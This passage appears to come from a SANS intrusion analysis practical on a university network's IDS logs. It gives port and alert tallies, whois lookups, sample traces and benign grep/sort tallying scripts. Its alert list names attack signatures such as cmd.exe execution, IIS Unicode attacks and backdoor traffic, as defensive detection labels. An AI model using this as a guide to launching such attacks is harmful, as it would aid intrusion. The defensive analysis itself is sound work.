          21 tcp ftp File Transfer [Control]
          21 udp ftp File Transfer [Control]
```

The list of top Destination ports yields information of
interest. First of all, the top attacked port, port 80, is
mainly used for web servers.

The first thing to examine is the Universities policy
towards hosting websites from local addresses. If the
policy allows this, then I would recommend, if policy
allows, scanning those hosts for known web server
vulnerabilities. Then, the University IT department could
issue reports on how to secure internal web servers.

If the Universities policy denies the right to serve
websites from MY.NET, then a access control list rule can
be added to block all requests inbound to MY.NET for port
80.

Top Out of Spec Source IP's

Count Address
23498 200.36.46.3
316 128.46.156.155
65 24.3.16.121
53 62.41.32.27
23 216.9.192.65
18 198.110.76.242
17 208.178.176.216
14 24.28.134.6
13 212.175.67.246
13 200.48.82.21

Top Out of Spec Destination IP's

Count Address
317 MY.NET.99.85
89 MY.NET.6.7
78 MY.NET.100.165
60 MY.NET.145.9
37 MY.NET.253.125
36 MY.NET.69.225
19 MY.NET.181.144
15 MY.NET.60.14
14 MY.NET.85.97
14 MY.NET.218.50

Top Out of Spec Destination Ports

Count   Port/Explanation
23515 21
          21 tcp BackConstruction [trojan] Back
Construction
          21 tcp ftp File Transfer [Control]
          21 udp ftp File Transfer [Control]
549   80
          80 tcp AckCmd [trojan] AckCmd
          80 tcp http World Wide Web HTTP
          80 tcp www World Wide Web HTTP
          80 udp http World Wide Web HTTP
          80 udp www World Wide Web HTTP
102   6346
          6346 tcp gnutella-svc gnutella-svc
          6346 udp gnutella-svc gnutella-svc
60   11
          11 tcp systat Active Users

```
           11 udp systat Active Users
    42     121
           121 tcp JammerKillah [trojan] JammerKillah
           121 tcp erpc Encore Expedited Remote Pro.Call
           121 udp erpc Encore Expedited Remote Pro.Call
    19     25
           25 tcp MBTMailBombingTrojan [trojan] MBT (Mail
   Bombing Trojan)
           25 tcp smtp Simple Mail Transfer
           25 udp smtp Simple Mail Transfer
    15     40    ?
    10     6347
           6347 tcp gnutella-rtr gnutella-rtr
           6347 udp gnutella-trt gnutella-rtr
     9     21536      ?
     8     113   6347 tcp gnutella-rtr gnutella-rtr
           6347 udp gnutella-trt gnutella-rtr
```

Summary of Alerts

Count	Alert Message
538513	WEB-MISC Attempt to execute cmd
358508	connect to 515 from inside
225532	IDS552/web-iis_IIS ISAPI Overflow ida nosize
163524	ICMP Echo Request speedera
149623	spp_http_decode: IIS Unicode attack detected
98452	MISC Large UDP Packet
27640	Watchlist 000220 IL-ISDNNET-990517
16779	INFO MSN IM Chat data
14928	ICMP Echo Request Nmap or HPING2
11843	WEB-MISC prefix-get //
11441	ICMP Destination Unreachable (Communication Administratively Prohibited)
9430	MISC source port 53 to <1024
8270	MISC traceroute
5806	CS WEBSERVER - external web traffic
5660	SMB Name Wildcard
4506	INFO Napster Client Data
4348	ICMP Destination Unreachable (Network Unreachable)
4222	TFTP - Internal TCP connection to external tftp server
3602	UDP SRC and DST outside network
3037	INFO napster login
2969	INFO Inbound GNUTella Connect accept
2941	SMTP relaying denied
2186	ICMP Destination Unreachable (Host Unreachable)

```
2062    ICMP traceroute
1848    TCP SRC and DST outside network
1845    ICMP Fragment Reassembly Time Exceeded
1673    Null scan!
1472    FTP DoS ftpd globbing
1350    BACKDOOR NetMetro Incoming Traffic
1297    Port 55850 tcp - Possible myserver activity -
   ref. 010313-1
1255    Incomplete Packet Fragments Discarded
1249    High port 65535 tcp - possible Red Worm -
traffic
1201    Possible trojan server activity
1122    SUNRPC highport access!
1046    WEB-MISC 403 Forbidden
 862    ICMP Echo Request L3retriever Ping
 809    Tiny Fragments - Possible Hostile Activity
 798    INFO Outbound GNUTella Connect accept
 671    Watchlist 000222 NET-NCFC
 640    ICMP Echo Request CyberKit 2.2 Windows
 588    ICMP Echo Request BSDtype
 556    ICMP Echo Request Windows
 546    Back Orifice
 541    INFO Possible IRC Access
 522    EXPLOIT x86 NOOP
 392    INFO FTP anonymous FTP
 362    ICMP Echo Request Sun Solaris
 320    RPC tcp traffic contains bin_sh
 271    Queso fingerprint
 255    beetle.ucs
 251    SCAN Proxy attempt
 243    WEB-IIS Unauthorized IP Access Attempt
 203    TELNET login incorrect
 198    ICMP SRC and DST outside network
 177    x86 NOOP - unicode BUFFER OVERFLOW ATTACK
 163    High port 65535 udp - possible Red Worm -
traffic
 161    TFTP - Internal UDP connection to external tftp
   server
 135    INFO napster upload request
 129    EXPLOIT x86 setuid 0
 127    WEB-MISC http directory traversal
 127    ICMP Source Quench
 123    ICMP Destination Unreachable (Protocol
Unreachable)
 117    External RPC call
 109    MISC Large ICMP Packet
 105    BACKDOOR NetMetro File List
```

```
91      WEB-IIS  File permission
90      FTP CWD / - possible warez site
67      WEB-MISC count.cgi access
66      WEB-FRONTPAGE _vti_rpc access
61      NMAP TCP ping!
59      ICMP Echo Request Delphi-Piette Windows
56      EXPLOIT x86 setgid 0
54      connect to 515 from outside
48      WinGate 1080 Attempt
46      ICMP Destination Unreachable (Fragmentation
 Needed and DF bit was set)
46      FTP CWD / - possible warez site
44      WEB-IIS _vti_inf access
41      FTP CWD / - possible warez site
38      CS WEBSERVER - external ftp traffic
33      WEB-MISC compaq nsight directory traversal
32      INFO - Web Cmd completed
31      WEB-FRONTPAGE fpcount.exe access
30      SCAN FIN
29      WEB-CGI redirect access
28      WEB-MISC L3retriever HTTP Probe
26      Port 55850 udp - Possible myserver activity -
 ref. 010313-1
24      WEB-CGI scriptalias access
24      Russia Dynamo - SANS Flash 28-jul-00
22      TFTP - External TCP connection to internal tftp
 server
22      SCAN Synscan Portscan ID 19104
21      WEB-IIS view source via translate header
21      FTP CWD / - possible warez site
20      EXPLOIT x86 NOPS
19      FTP MKD . - possible warez site
19      EXPLOIT x86 stealth noop
17      WEB-CGI csh access
16      X11 outgoing
15      Virus - Possible pif Worm
14      INFO Inbound GNUTella Connect request
13      Virus - Possible scr Worm
12      FTP CWD / - possible warez site
11      WEB-FRONTPAGE shtml.dll
11      WEB-FRONTPAGE fourdots request
11      SMTP chameleon overflow
10      spp_http_decode: CGI Null Byte attack detected
 7      WEB-MISC whisker head
 7      WEB-MISC guestbook.cgi access
 7      WEB-CGI cvsweb.cgi access
 7      INFO - Possible Squid Scan
```

```
6      WEB-MISC Lotus Domino directory traversal
6      WEB-FRONTPAGE shtml.exe
6      WEB-CGI tsch access
6      IDS50/trojan_trojan-active-subseven
5      WEB-CGI ksh access
5      Virus - Possible MyRomeo Worm
5      TCP SMTP Source Port traffic
5      ICMP Echo Request Broadscan Smurf Scanner
4      FTP CWD  - possible warez site
4      X11 xopen
4      WEB-CGI rsh access
4      WEB-CGI formmail access
4      Traffic from port 53 to port 123
4      TELNET access
4      SYN-FIN scan!
4      SNMP public access
3      WEB-IIS encoding access
3      TFTP-External UDP connection to internal tftp
server
3      SCAN XMAS
3      RFB - Possible WinVNC - 010708-1
3      MISC PCAnywhere Startup
3      INFO Outbound GNUTella Connect request
3      ICMP Redirect (Network)
3      FTP CWD / - possible warez site
2      Virus - Possible NAIL Worm
2      INFO - Web Dir listing
2      FTP CWD  - possible warez site
2      DNS zone transfer
2      Attempted Sun RPC high port access
1      WEB-MISC whisker splice attack
1      WEB-IIS showcode access
1      WEB-IIS scripts-browse
1      WEB-CGI phf access
1      WEB-CGI glimpse access
1      WEB-CGI files.pl access
1      WEB-CGI calendar access
1      Probable NMAP fingerprint attempt
1      MISC Source Port 20 to <1024
1      INFO napster new user login
1      ICMP Unassigned! (Type 7) (Undefined Code!)
1      ICMP Source Quench (Undefined Code!)
1      ICMP Router Selection (Undefined Code!)
1      ICMP Mobile Host Redirect (Undefined Code!)
1      ICMP Destination Unreachable (Communication with
       Destination Network is Administratively
Prohibited)
```

```
1    FTP STOR 1MB possible warez site
1    FTP .forward
1    DDOS shaft client to handler
```

5 Selected External Sources were chosen for further analysis

200.36.46.3

200.36.46.3 was the top external talker. All of the alerts generated by this IP are out of spec alerts. For this reason it was chosen as the first external source to be examined.

A whois query at www.arin.net results in the following results:
MEXnet - Network Information Center Mexico (NETBLK-NIC-36-MEXICO) NIC-36-MEXICO

200.36.0.0 - 200.36.255.255
UniNet S.A. de C.V. (NETBLK-UNINET-NETBLK4-2) UNINET-NETBLK4-2

200.36.32.0 - 200.36.63.255
SANBORNS S.A. de C.V. (NETBLK-SANBORNS) SANBORNS
200.36.46.0 - 200.36.46.255

A host command returned the following information:
3.46.36.200.in-addr.arpa. domain name pointer tlacaelel.sanborns.com.mx.

Sanborns is a Mexican department store. There is no web server running at this alert.

This IP address is scanning for port 21 (ftp). It is using an automated tool, and is setting the source port at 21, which generates the Out of Spec alerts as opposed to scan alerts.

```
08/25-08:11:32.339723 200.36.46.3:21 -> MY.NET.1.9:21
08/25-08:11:32.360162 200.36.46.3:21 -> MY.NET.1.10:21
08/25-08:11:32.380446 200.36.46.3:21 -> MY.NET.1.11:21
08/25-08:11:32.399979 200.36.46.3:21 -> MY.NET.1.12:21
08/25-08:11:32.419970 200.36.46.3:21 -> MY.NET.1.13:21
08/25-08:11:32.440367 200.36.46.3:21 -> MY.NET.1.14:21
08/25-08:11:32.460908 200.36.46.3:21 -> MY.NET.1.15:21
```

```
08/25-08:11:32.480153 200.36.46.3:21 -> MY.NET.1.16:21
08/25-08:11:32.502069 200.36.46.3:21 -> MY.NET.1.17:21
08/25-08:11:32.520293 200.36.46.3:21 -> MY.NET.1.18:21
08/25-08:11:32.539915 200.36.46.3:21 -> MY.NET.1.19:21
08/25-08:11:32.562095 200.36.46.3:21 -> MY.NET.1.20:21
08/25-08:11:32.589021 200.36.46.3:21 -> MY.NET.1.21:21
08/25-08:11:32.600050 200.36.46.3:21 -> MY.NET.1.22:21
08/25-08:11:32.620205 200.36.46.3:21 -> MY.NET.1.23:21
08/25-08:11:32.640851 200.36.46.3:21 -> MY.NET.1.24:21
```

211.167.93.115

This IP was responsible for the vast majority of :
spp_http_decode: IIS Unicode attack detected events.

This IP is registered through APNIC, and a whois query at
www.apnic.net results in the following information:

```
Search results for '211.167.93.115' inetnum
211.167.93.112 - 211.167.93.127
netname             ZHONGQINGZAIXIAN
descr               China youth on line
descr               ICP
descr               BeiJing
country             CN
admin-c             LL212-AP, inverse
tech-c              LL212-AP, inverse
mnt-by              MAINT-CNNIC-AP, inverse
changed             llz@srit.com.cn 20010921
source              APNIC


person              lizhang li, inverse
address             No.225 Chaonei Street Dongcheng
District Beijing China
country             CN
phone               +86-10-65230603
fax-no              +86-10-65276366
e-mail              llz@srit.com.cn, inverse
nic-hdl             LL212-AP, inverse
mnt-by              MAINT-CNNIC-AP, inverse
changed             llz@srit.com.cn 20010103
source              APNIC
```

212.179.58.19

This IP was chosen because it was the primary talker from

the Watchlist 000220 IL-ISDNNET-990517.

By running a whois query at www.arin.net, I was pointed to
RIPE, the European and Middle eastern Registery for
Internet Numbers. A whois query at www.ripe.net resulted
in the following information:

% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more
information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-
services/db/copyright.html

inetnum: 212.179.58.0 - 212.179.58.255
netname: NV-PICTUREVISION
descr: network
country: IL
admin-c: NP469-RIPE
tech-c: NP469-RIPE
status: ASSIGNED PA
notify: hostmaster@isdn.net.il
mnt-by: RIPE-NCC-NONE-MNT
changed: hostmaster@isdn.net.il 20000229
source: RIPE

route: 212.179.0.0/17
descr: ISDN Net Ltd.
origin: AS8551
notify: hostmaster@isdn.net.il
mnt-by: AS8551-MNT
changed: hostmaster@isdn.net.il 19990610
source: RIPE

person: Nati Pinko
address: Bezeq International
address: 40 Hashacham St.
address: Petach Tikvah Israel
phone: +972 3 9257761
e-mail: hostmaster@isdn.net.il
nic-hdl: NP469-RIPE
changed: registrar@ns.il 19990902
source: RIPE

64.219.131.70

64.219.131.70 was chosen for examination as it was the top destination in the alerts. There is no webserver currently running at this address.

A whois query at www.arin.net yeilds the following results:

Southwestern Bell Internet Services (NETBLK-SBIS-3BL) SBIS-3BL

64.216.0.0 - 64.219.255.255
PPPoX Pool Rback1 (NETBLK-SBCIS-10113-93831) SBCIS-10113-93831

64.219.130.0 - 64.219.131.255

An example of the alerts from attacks destined to 64.219.131.70:

09/18-02:18:59.655793 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:18:59.971232 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:00.562561 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:01.185961 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:01.386649 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:01.580938 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:01.666011 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:01.736041 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:01.884679 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:01.975645 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:02.372364 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70

66.33.117.144

66.33.117.144 was chosen as it was the second biggest

destination.

Dialtone, Inc. (NETBLK-DIALTONEINTERNET-2)
    4101 SW 47th Ave Suite 101
    Davie, FL 33314
    US

    Netname: DIALTONEINTERNET-2
    Netblock: 66.33.0.0 - 66.33.127.255
    Maintainer: DITN

    Coordinator:
        Administrator, Network (JC723-ARIN)
noc@dialtone.com
        954-581-0097 (FAX) 954-581-7629

    Domain System inverse mapping provided by:

    NS.DIALTONEINTERNET.NET   216.87.222.2
    NS2.DIALTONEINTERNET.NET   216.87.223.253

    Reassignment information for this block of addresses can
be
    found at rwhois://rwhois.dialtone.com

    Record last updated on 13-Mar-2001.
    Database last updated on 9-Oct-2001 23:15:51 EDT.

Note that the attacker is the same as in the above trace.
A sample of the alerts with attacks destined for
66.33.117.144:

09/18-01:43:11.936013 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 66.33.117.144
09/18-01:43:12.615828 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 66.33.117.144
09/18-01:43:13.060751 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 66.33.117.144
09/18-01:43:13.100336 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 66.33.117.144
09/18-01:43:13.250781 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 66.33.117.144
09/18-01:43:14.446401 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 66.33.117.144
09/18-01:43:14.590613 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 66.33.117.144

Description of the Analysis Process

The Analysis was conducted entirely by Michael Poor. This
data was analyzed on two linux machines. The main analysis
was done on a Pentium 450 machine, with 386MB in memory.
The analysis stations are located on my home network.

The Analysis process began by acquiring the data for the
analysis. The data was downloaded from:
http://www.research.umbc.edu/~andy

The files were placed in directories separating the types
of data within them. This resulted in three main
directories: alerts, oos, and scans.

A back up of all original data to a directory named: copy.

The files were unzipped using gunzip.

The first part of the analysis, was conducted with a series
of shell scripts written by Chris Baker (
http://www.sans.org/y2k/practical/Chris_Baker_GCIA.zip
).

These scripts, with some changes to reflect my files are as
follows:

#script for tallying each type of alert. Based on a Script
by Chris Baker

     grep "\[**\]" alerts.txt | grep -v spp_portscan |
     cut -d \] -f 2 | sed s/"\[**"//g >>
     alerts.events.log.unsorted
     grep PORTSCAN alerts.txt | cut -d \f -f 1 | cut -d \:
     -f 4 >> alerts.events.log.unsorted
     cat alerts.events.log.unsorted | sort | uniq -c | sort
     -nr > alerts.events.log
     rm alerts.events.log.unsorted

#script for tallying destination IP's, destination Ports,
and source IP's for each type of alert. Based on Scripts by
Chris Baker

     grep "\[**\]" alerts.txt | grep -v spp_portscan |

```
      cut -d \> -f 2 | cut -d : -f 1 | sed s/\ //g | sort |
      uniq -c | sort -nr > alerts.dstips.log

      grep "\[\*\*\]" alerts.txt | grep -v spp_portscan |
      grep -v Tiny\ Fragments | grep -v ICMP\ SRC | cut -d
      \> -f 2 | cut -d : -f 2 | sed s/\ //g | sort | uniq -c
      | sort -nr > alerts.dstports.log

      grep "\[\*\*\]" alerts.txt | grep -v spp_portscan |
      cut -d \] -f 3 | cut -d \- -f 1 | cut -d : -f 1 | sed
      s/\ //g >> alerts.srcips.log.unsorted
      grep PORTSCAN alerts.txt | cut -d \] -f 2 | cut -d \
      -f 6 | sed s/\ //g >> alerts.srcips.log.unsorted
      cat alerts.srcips.log.unsorted | sort | uniq -c | sort
      -nr > alerts.srcips.log
      rm alerts.srcips.log.unsorted


#scripts for generating tallies of the out of spec
destination IP's.  Based on a Script by Chris Baker
      grep "..\/..\-..\:..\:"  oos.txt | cut -d \> -f 2 |
      cut -d \: -f 1 | sed s/\ //g | sort | uniq -c | sort -
      nr > oos.dstips.log

#scripts for generating tallies of the out of spec
destination ports.  Based on a Script by Chris Baker

      grep "..\/..\-..\:..\:"  oos_all | cut -d \> -f 2 |
      cut -d \: -f 2 | sed s/\ //g | sort | uniq -c | sort -
      nr > oos.dstports.log

#scripts for generating tallies of the out of spec source
IP's.  Based on a Script by Chris Baker

      grep "..\/..\-..\:..\:"  oos_all | cut -d \> -f 1 |
      cut -d \  -f 2 | cut -d \: -f 1 | sed s/\ //g | sort |
      uniq -c | sort -nr > oos.srcips.log


#script for gathering the top  talkers for each of the
categories of data.  Based on a Script by Chris Baker

      #!/bin/sh
      grep "..\/..\-..\:..\:" oos_all | cut -d \> -f 1 | cut
      -d \ -f 2 | cut -d \: -f 1 | sed s/\ //g >>
      top10talkers.log.unsorted
      grep "\[\*\*\]" alerts_all  | grep -v spp_portscan |
```

```
           cut -d \] -f 3 | cut -d \- -f 1 | cut -d : -f 1 | sed
           s/\ //g >> top10talkers.log.unsorted
           grep PORTSCAN alerts_all  | cut -d \f -f 1 | cut -d \:
           -f 4 >> top10talkers.log.unsorted
           cat top10talkers.log.unsorted | sort | uniq -c | sort
           -nr > top10talkers.log
           rm top10talkers.log.unsorted

    #shell script example that will gather the information
    about SRC/DST IP's and dst ports for all INFO MSN IM Chat
    data alerts.  Based on a Script by Chris Baker

           #!/bin/sh
           # information about SRC/DST IP's and dst ports for all
           INFO MSN IM Chat data alerts
           grep "INFO MSN IM Chat data" alerts_all | cut -d \> -f
           2 | cut -d : -f 1 | sed s/\ //g | sort | uniq -c |
           sort -nr > alerts.MSNdata.dstips.log
           grep "INFO MSN IM Chat data" alerts_all | cut -d \> -f
           2 | cut -d : -f 2 | sed s/\ //g | sort | uniq -c |
           sort -nr > alerts.MSNdata.dstports.log
           grep "INFO MSN IM Chat data" alerts_all | cut -d \] -f
           3 | cut -d \- -f 1 | cut -d : -f 1 | sed s/\ //g |
           sort | uniq -c | sort -nr >> alerts.MSNdata.srcips.log


    #perl script designed to sum data in thousands of lines,
    used for tallying amounts of events, scans and out of spec
    alerts. Script by Mike Poor
           #!/usr/bin/perl
           $line = 0;
           open(NUM, "cmd");
           while(<NUM>)
           {
                 $line++;
                 print $line, "\n";
           }
           close NUM;

    This simple shell script, also by Mike Poor was used to
    extract counts per day of the cmd.exe attack:

    grep 'cmd.exe' alert.all | cut -f | -d \- | sort | uniq –c
    > cmd.count

     The analyst used many UNIX commands, as well as simple
    perl scripts, to gather traces for top events, top 10
```

talkers from MY.NET, and other relevant data. This is an
interesting point, because the tools provided with standard
Unix/BSD/Linux distributions are extremely powerful. I was
very familiar with common tools such as grep, sort, cut,
and shell scripting. I had a limited amount of knowledge
of tools such as gawk and sed. Using these tools has
expanded my ability to analyze large amounts of alerts
without being dependent on ready made tools. The analyst
then began the process of analyzing and trending the data,
while cross-referencing other students papers, and
searching the web for related information.

References

The following references were used as reference study
guides. Where direct quotes were used, appropriate
endnotes, or an immediate reference to the url, have been
given.

TCP/IP Illustrated by W. Richard Stevens (pages 85-94 on
Ping)

Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Addison
Wesley Longman, Inc, 1994. 85-94.

Hall, Eric A.. Internet Core Protocols. O'Reilly
Publishing, 2000. 196-222

Arkin, Ofir. ICMP Usage in Scanning. Version 3.0, June
2001
http://www.sys-
security.com/archive/papers/ICMP_Scanning_v3.0.pdf)

Baker, Chris. GCIA Practical,
http://www.sans.org/y2k/practical/Chris_Baker_GCIA.zip

Hawkins, Scott. Linux Desk Reference. Prentice Hall PTR
2000. 252-253, 256, 259.

The following websites were used for research and
information gathering:

Incidents.org
http://www.incidents.org

ARIN American Registry of Internet Numbers
http://www.arin.net/whois/index.html

APNIC Asia Pacific Network Information Center
http://www.apnic.net

Security Focus
http://www.securityfocus.com

Google
http://www.google.com

---

[i] Alldas.de defacement archives.
http://defaced.alldas.de/?archives=complete

[ii] http://www.securitynewsportal.com/article.php?sid=1813
Title: Firing (and Hiring) Hackers -:- Uncle Sam wants
you... maybe? Tuesday, October 02 @ 20:04:25 EDT

[iii] Statistic from Talk given by Marty Roesch at Sans San
Diego

[iv] http://www.sans.org/newlook/publications/salary2000.htm
Sans 2000 Salary Survey Summary

[v] Steve Ulfelder. IDS Products and Prices July 09 2001,
www.computerworld.com/itresource/rcstory/0,4167,KEY73_ST062
015,00.html